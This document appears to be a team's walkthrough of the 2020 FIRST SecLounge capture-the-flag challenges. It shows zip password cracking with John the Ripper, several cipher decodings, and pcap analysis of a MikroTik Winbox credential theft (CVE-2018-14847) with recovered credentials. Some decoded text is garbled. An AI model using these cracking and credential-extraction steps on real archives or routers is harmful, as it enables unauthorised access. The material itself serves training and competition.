2020 FIRST Capture the Flag Challenge Walkthrough

Table of Contents

Introduction

SecLounge CTF

Since the 24th Annual FIRST Conference (Malta, 2012) the SecLounge SIG has organised a Capture the Flag event which typically takes place during the week of the conference. This year, due to these extenuating circumstances, we are pleased to offer a virtual version of the famous FIRST Conference CTF. It will run over the week of the previously scheduled annual conference, from 21st to 26th of June 2020.

The CTF consists of a series of technical exercises where the participants must find an answer, a flag, and submit to the CTF platform. Every correct flag submitted increases a team's score. New challenges are released daily during the event. Categories of challenges may include: network, cryptography, reverse engineering, programming, miscellaneous, puzzle and others. A new addition for this year is a collaboration with the U.S. Department of Homeland Security's (DHS) Cybersecurity & Infrastructure Security Agency (CISA) to offer some challenges related to Industrial Control Systems (ICS), in addition to the types of previously mentioned. To participate, it is strongly recommended to build a team of up to 4 members. Teams might create their own strategies to attribute the tasks and explore the best knowledge of their players on the different areas. The primary purposes of the CTF is to work together, challenge your knowledge, be creative, make new friends, define strategies, and have fun

Solved Challenges

All of the challenges we managed to successfully solve can be found from the next page onwards.

Unsolved Challenges

Unfortunately, we weren't able to complete the following challenges in the allotted time:

- ICS – Weird Modbus Traffic
- Crypto – Musee
- Crypto – X/2 Salad (thought we decoded something?)

Challenges

A number of challenges were available from:
https://firstseclounge.org/challenges

Misc

File 250

There is a flag here
This spourious file will drive you to the flag
Spourious.zip

Its password protected to we will use JohntheRipper to crack it.
https://github.com/magnumripper/JohnTheRipper

```
$ ./zip2john spourious.zip > /tmp/1
$ cat /tmp/1
```

```
spourious.zip/spourious:$pkzip2$1*2*2*0*a2d*20d9*33306dc3*0*43*8*a2d
*3330*88ad*fdd402dd204414d0caad4e0311f0af93fd50eca8b0d7cbcb9199a36d8
4d8f3b44a0ab3a57e8684bab5d0a929cc7b31608cee65625fd490929121481aa2273
4c37419237744303b63a9edc67d47fc9e3f4c2e4db3edc75c65bd991c0da69ff36ce
9247b99448af45b7fb40d4ee6cb174153e634ca8c6a15c31e40036d5061496bc1b2e
8c270741ce33749fa33acbdfd09dcc97adf7433b4e8f44223b9a56b185b97e36e523
84a87e141aa53d5ca6e3401bfbd520040a4b9c69b7a1e2fdcc58815cfebaefc28b2e
8b7322299a6756e741f2d019d9bb258f73f2df00a5f8c46d75f7193eb7a38a7a44f2
f5cb6ac7a740d4ca7d80296722199a5302bd6f2dbaa9794ac125ff3bb8d303ead13a
a3903abaa00012a6376301a766a36e774c9e39de4dd721434eca4ceb46bdc875b3a7
560cefdfcc133bf7c65d86f8704ccaacf80471321cd27ee433444496d5e6bb96c5b4
cd2d0d083fcf6327c0e09abc1b759da8e25ad31149b66988397dc793dbe0015adab1
12b6e3c2ebefab6002525707e1d7a4d810376ca949826ed249267323e326186376d9
85d12c0ac2e02e2f3cbb8e643228ca7ae3bda9fd984e15ba9f82b520fac52ad2cb35
5694bea133834246c9e04db8c27a8f138a3d6f6b38947630973afe315e554165ba0e
918cc44877a44489fe7d1a70f5af075620916c6d46bbdf92b7438f7b901b6a847ad0
d336bcc3aed3f66b27883473e734f68a8214b8dd36f1d45d9688b7ed474995de3310
6d1b468ec552af73e1c6a1607b56da7bd03dbc31cb093493634c299d57f29bdc637f
169596b86f880ab0a5ca841851f426d5d855c28233083bad50cd97241d839da73047
9447ab25904f48623dd5a0d6d6413bfae28e73823e621e3353054261593d2caa05b2
b2471245c9b251fd47f62a398fe35755cad3f7176187832ad2b74e910f1980d17418
cfbff78d66ed5ab8e64226b0d6ca7afd5a5da5218419fb8e27df0284e576721572ba
6f77272ce2c419c295a7179cf09671c8762729cdf0ec67b0c0099de00e25ff2f49c6
e2b68cf9f03369c58fcb3fec4da239cad745be1834af31866a6dff920d48f511b2cc
a8eb07df3a027fcf49da34f48019d1178af2cc538e31c6bb77b23fe0f6cbf494257d
f750b500e001179a9c6da266ec4d0b8e7a0e483a988d365f4b5cfa30d4a4873cc252
0a60cd49e48bca6bc6e8ede88b11ecd65e36bb8f313571010aa031dabafc9314a327
01e33973b57505555cd7d000eb924e40b0ba87ce4322ce2abe655befdcfaa764d9b7
e85858ff26c34a2163391c389301e03a2daf4cbebb1ee8750efe113edde9955be678
b6ea93f92c6ba59963acde26bed2aa3ffda328f3cf314af4fad6d820d53603ad9157
1f0f91faeabaf9c8d83b738f9875f66158702a990df4bd2827e4da6a9bca6e08c3b0
b07d85e705bd28dad5b3e700eb8fd351b5a3c78aab284ec57c1e730baf84c635951d
2388f6af2ee9f731596d9fe392abd1a27cd63115873119a2b162705aeb40adb42e9a
```


```
61ddfa29c48887ff107f3bc5f0ef4642d721cdafe89216621390897a6db75b8ef0a1
1f28d605c1c87124d2881574d7ce1a13627dbd5f21df143ac66c1a2a7655a158ef34
0527d1b323863f547ca998e15199d0534426fd545391295d8170e1612f26cd94039c
fe1d101498f1430069c28f42b91cb29aac3819e5037816bc4cc8dc9638cd95879a45
7c8b234b8174d77bded266d9dc79746fe1b06bb7adc074e19fb82be6417a65a68b40
7659f7d718e25564dff02b71891bb7736cdbdf85ec84ed9062a008afa8f5e9e9d4f7
35d7be20cfd7954672d3fd606818800736e479cebe2088bdbdec486fa44d327041b3
204e983b25f49e28a4430a5182724458a09029647b923cb2b5f58453fd28132cfc09
af152941fe3c8921c9f4df948a0ab2425d4d4f06e27b6ed8c958cbcbd4507c0597b0
d8e099800820ed8e1e48fe0ae26093797c46981ddbecb1e21c3020e23157c8bddf42
6a1a1cfed9585b11a77994c5717d5bbf76c8028e2ce86e8f84ec8239386f99f0ecd8
63c7e54540eca0ba0d3de3b1f570a87eb21e04f31feca2ad263224a68ee94c670921
a15e6c4b48b9d56dbdc75a9f3efa72ae5428c5002a95aee2bfcf0a90b3a211b2220d
30898be9efbf287fb55347f41237a9fc8683e83b964aae0d23930a6494bb2f92e0e8
fad15d36c44425234c6a5b11cd56b7c736dded2d7bb3c05053f948db0c991afd11f6
e8252a7050f5ae87a81eede90922999f1c7bfc223f405a6668cfb768b1714b233397
29d43ae469fe6642128d3591646db88211b36fd5554e3ec917653d9c77955627ac28
6c312f597e18c35a861550732894eb02c4bdd9f3085fe50d75d5a925c8e663dfa336
6fb3823c69e24a789eb9ff48d5b0f8558d372db8191d26e55e32c0a4bf7b9f7bc0ae
14910ff4e9490e86003bd2bee3cb0bf1ee63958c09c806dcd898cd1a5a3ca813515c
f4d65cce6c5009adfbec1c740676fd3cb84a12b6886339a83f1de4d216e9d8d63a09
62652bf64cac9708654e6c8b9fca916f5d3326f54a5cc308b93e3d953b3f06c51ffe
52251fe143df60c5e382a658a3b621b9f3766a49544bd3034c13cfe216bacf3e3089
146e7125ce560e519e4d5323e80f7c87a0f8cd87f74094bdedb74cdb0453f265fe03
bb66ba6e886f140b839b705d6a4e77b41d0bece1f592a3966ea654e9ff6e519ae185
2c73d08d7b52229e5d5f114f62c4713bb24e6916147897a6adaef78c4d26e95db56f
d2503e0828fee49b05b98d380863aa346281ea25100625673b45e7cf2c5daa0e4b7e
4c1c7247ef478bb905d0f166d3cd073b4e6193b37e39063dcc373dff55cc46890470
018daf28af532a41e4c7f9e12f799fe6e34c15920ed678ec61f0e89f907a3c848edb
385fbbce06287e20c3599f585fac84a06ef08c622599c656128a1a99ee487a52612c
c61b76da3ff38e19ff44bffd89f5a28f1ba538acea826bbc463c5c62d053f187e127
1bb0d7f164d86b1fea6b166965517402da3b859ebdd35a6ce988e7d9bca88804cba6
f8539655b32da8ff3659284d283e534439348ffd484bb81741c6cf57e422385d0bcf
814b302a678d94f9d636f9fd42a1003f705b05dcca8fb4df934fb7164a9d1ace8b41
555548018cff52992a63779554747f6d58ef415dfdca1ab0f9964304051ce2997d86
f00190a9c495060ae37b03fa8a7518324979280df3596de020248575b568b14501d5
6c704786c3ea37c4faba9d6c404964bb905cf2b2b757c847518ffa978e015ed959c0
ed879c1f9eb2e585c39cd59363c347fe20f34a801c9bebf3fca309c2e463c6556cec
a5bcdba7a4e7e9e22b06c48ef98fc962fe68dc99dda1a945a3a278b37db334dd4ccd
e21e2c29826c8b8c6b4c31ab22c9f18091bfedcf04df8813fb3bb34cdfc8548f449b
af46b369cadd8c7bf2e3a8142793750598c4a3c4b0a02377d4b40eb91e7cea2332a1
aa5bbb61e7730e3f9880a939e60c1444c0bf3ca6018ade243545af512691be06a8eb
8c6af713d30f34617005fa5ffe66b5f87a53f9a45010bdf1d7386f7e5f1d24d55c36
Unzip765b53900819f730bc4cbe9cb04e700117abe16b5d6aff9d921e4c73c76d154
32543de18882314c5a6ed5d22ee78bf86eaa0f9c307875e7d57e60b0cd*$/pkzip2$
:spourious:spourious.zip::/tmp/spourious.zip
```

```
$ ./john /tmp/1
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Proceeding with single, rules:Single
Proceeding with wordlist:./password.lst, rules:Wordlist
Proceeding with incremental:ASCII
f7c74            (spourious.zip/spourious)
```

Then use p7-zip to extract the file

```
apt install p7zip
7z x spourious.zip
```

Next step is to fix the elf header, below is a screenshot of vbindiff highlighting the differences in the header.



When running the spourious executable we get:

```
Your flag: g7qqtaOUkjwJ1tbcN6Dwl6ej
```


Crypto

Decode 100

WW91ciBmbGFnOiBjYjk0ZTQyMzQ4YjQ1NTBjOTdmMmVlMTY5N2M0ZjFmNQ

Use the command line or Cyberchef?

```
$ base64 -d -
WW91ciBmbGFnOiBjYjk0ZTQyMzQ4YjQ1NTBjOTdmMmVlMTY5N2M0ZjFmNQ
Your flag: cb94e42348b4550c97f2ee1697c4f1f5
```



Your flag: cb94e42348b4550c97f2ee1697c4f1f5

x/2 salad -250

%96 p$rxx 4@56 567:?6D hc AC:?E23=6 492C24E6CD[D@ 2 C@E2E:@? @7 92=7 Whc^a l cfX >2<6D :E A@DD:3=6 E@ @3E2:? 2 DJ>>6EC:42= 4:A96C[D:>:=2C E@ #~% b W7@C E96 ae =6EE6CD @7 E96 2=A9236EX] %96 7=28 :D baf5decdg7eeg37fcbh243g_67c55c _cg6ea642ec53adb2haa66372f2b6`_3f

We used Cyberchef and the ROT47 decoder to retrieve:

The ASCII code defines 94 printable characters, so a rotation of half (94/2 = 47) U8EjaU=Ejes it possible to obtain a syU8EjU8Ejetrical cipher, siU8Ejilar to ROT
3 (for the 26 letters of the alphabet). The flag is 327d56458f668bf7439acb80ef4dd4 048e62eca64db253a922eebfa7a3e10b7

Decode this Other - 100

We used this online tool to decode the cipher text:
https://www.tools4noobs.com/online_tools/ascii85_decode/


The basic need for a binary-to-text encoding comes from a need to communicate arbitrary binary data over preexisting communications protocols that were designed to carry only English language human-readable text. Those communication protocols may only be 7-bit safe (and within that avoid certain ASCII control codes), and may require line breaks at certain maximum intervals, and may not maintain whitespace. Thus, only the 95 printable ASCII characters are "safe" to use to convey data. The flag is 0aaf66deb575d43ecfe4b5205157d538f54e77f0547a3b7e5125fea2a3995f0b.

Breaking the code – 250

Chrome-dev-tools-elements
segsa ptvey xmjve kerkt xqjtx gmvtt urksy bzuzo

headers for setup: x-options:
M3 - B - I,IV,V - J,T,V - 1,1,1

Looks like enigma http://people.physik.hu-berlin.de/~palloks/js/enigma/enigma-u_v20_en.html



yourf lagis jfkjr uiawx mvdzw ygknc mltgk jdxse


jfkjruiawxmvdzwygkncmltgkjdxse

Bonus 250

jjlpe oniqy lkwht griha bhesq zyiqz btikt idj

base64 decoded

24	V III I	UCO	GC JU KE MF OD XY	BDT
23	II V IV	RWQ	BN FK OS PW TA ZE	IYM
22	IV II I	TRK	BN DU JI OK TF XC	SFX
21	II V III	CTZ	AF BK GJ VQ XH YT	TQO
20	I V III	XOM	BX IS LY NF QO WA	DKV
19	IV V II	LDQ	CR FO LI NM PD XH	IAH
18	IV I III	NWL	HV IM JB OT QA UF	HSP
17	II IV III	HFZ	FE IB OQ VC YW ZM	GPZ
16	II I IV	UBJ	CO GV IH KD ML RB	PJU
15	I II IV	BCG	ES GD IZ JF LN YA	KFQ
14	II V IV	EAP	BT CO NE PK VY ZL	CCH



YOURF LAGIS OZZJJ OIOGT AGOMV EDXZS FFFGH TRD

OZZJJOIOGTAGOMVEDXZSFFFGHTRD

Challenges of challenges 250

As a reward for reading the instructions, please note that if you ever find a flag with value you must submit the string encoded with ROT13 to earn credit.
https://firstseclounge.org/

Grab all hex artefacts

FLAG: Everybody should read the instructions before start!

Rot13 the flag
Rirelobql fubhyq ernq gur vafgehpgvbaf orsber fgneg!

Network

Compromise – Part 1 - 100

Open capture.pcap

What is the attackers IP?

172.16.100.223

Compromise – Part 2 - 100

What is the victims IP?

172.16.100.1

Compromise – Part 3 - 100

What is the service exploited? (brandname/servicename/portnumber)

mikrotik/winbox/8192

Compromise – Part 4 - 100

That was the cve of the vulnerability

cve-2018-14847

Compromise – Part 5 - 100

Which username was compromised?

Masterofmasters

Compromise – Part 6 - 100

What is the password found?

```
User: masterofmasters
Pass: GtV453&Ol
```

Extract the contents of packet 12, and save to a file and use this python script
https://raw.githubusercontent.com/BigNerd95/WinboxExploit/master/extract_user.py

Compromise – Part 7 - 100

What is the key used to encrypt the password?

```
masterofmasters283i4jfkai3389
```

Taken from the source code here:
https://raw.githubusercontent.com/BigNerd95/WinboxExploit/master/extract_user.py

Compromise – Part 8 - 100

What is the service used by the attacker to connect to device?


SSH

Compromise – Part 9 - 100

Which service/port was started on the device? (protocol/port)

This was quite tricky…

Using Wireshark: Statistics - > Endpoints -> TCP, we can see all the services on the available endpoints. 172.16.100.1 is the MikroTek router. We can narrow down the service to TCP/4545



Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
172.16.100.1	8291	32	3483	12	1721	20	
172.16.100.1	22	300	36 k	120	16 k	180	
172.16.100.1	4545	50	22 k	28	20 k	22	
172.16.100.223	47820	13	1643	8	662	5	
172.16.100.223	47822	19	1840	12	1100	7	
172.16.100.223	39450	300	36 k	180	19 k	120	
172.16.100.223	41096	50	22 k	22	2319	28	

At first we were trying the service name of www/ssl unsuccessfully. Until the hint wording of the question was changed to protocol, and a hint was given about what attackers might install on the device. In the end we figured out the protocol was SOCKS.


socks/4545

Compromise – Part 10 - 100

There is one more flag here. Can you find that?

Open cap2.pcap

We see a bunch of IPv6 packets, specifically the ping packets look interesting:



Packet 37 contains what looks like Morse code (https://en.wikipedia.org/wiki/Morse_code). We use Cyberchef to decode the obfuscated text into:


MORSECODETHEFLAGIS1F1909053CB46624

A Network traffic – 250

Can you find the flag?

